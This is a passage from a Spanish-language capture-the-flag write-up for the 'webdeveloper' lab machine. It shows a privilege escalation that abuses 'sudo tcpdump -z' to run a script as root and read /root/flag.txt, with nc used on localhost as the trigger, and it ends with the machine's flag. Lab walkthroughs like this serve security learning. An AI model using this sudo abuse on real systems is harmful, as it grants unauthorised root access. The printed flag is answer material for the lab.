tcpdump: listening on lo, link-type EN10MB (Ethernet), cap
total 56
drwx------  5 root root 4096 Oct 30  2018 .
drwxr-xr-x 23 root root 4096 Mar 28 00:48 ..
-rw-------  1 root root   77 Nov  2  2018 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Oct 30  2018 .cache
-rw-r--r--  1 root root   77 Oct 30  2018 flag.txt
drwx------  3 root root 4096 Oct 30  2018 .gnupg
-rw-------  1 root root  247 Oct 30  2018 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root    7 Oct 30  2018 .python_history
drwx------  2 root root 4096 Oct 30  2018 .ssh
-rw-------  1 root root 9850 Oct 30  2018 .viminfo
```

¡Encontramos la flag!

Para leerla repetiremos el mismo procedimiento:

```
webdeveloper@webdeveloper:~$ COMMAND='cat /root/flag.txt'
webdeveloper@webdeveloper:~$ TF=$(mktemp)
webdeveloper@webdeveloper:~$ echo "$COMMAND">$TF
webdeveloper@webdeveloper:~$ chmod +x $TF
webdeveloper@webdeveloper:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF
```

Comando: COMMAND='cat /root/flag.txt'
Comando: TF =$(mktemp)
Comando: echo "$COMMAND" > $TF
Comando: chmod +x $TF
Comando: sudo tcpdump -ln -i lo -w /dev/null -w 1 -G 1 -z $TF

Nos cambiamos de pestaña y ejecutamos

```
webdeveloper@webdeveloper:~$ nc -v -z -n -w 1 127.0.0.1 1
nc: connect to 127.0.0.1 port 1 (tcp) failed: Connection refused
webdeveloper@webdeveloper:~$ nc -v -z -n -w 1 127.0.0.1 1
nc: connect to 127.0.0.1 port 1 (tcp) failed: Connection refused
webdeveloper@webdeveloper:~$
```

Comando: nc -v -z -n -w 1 127.0.0.1 1

Y si volvemos a cambiar de pestaña ya podremos leer la flag.txt dando por terminada la máquina:

Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290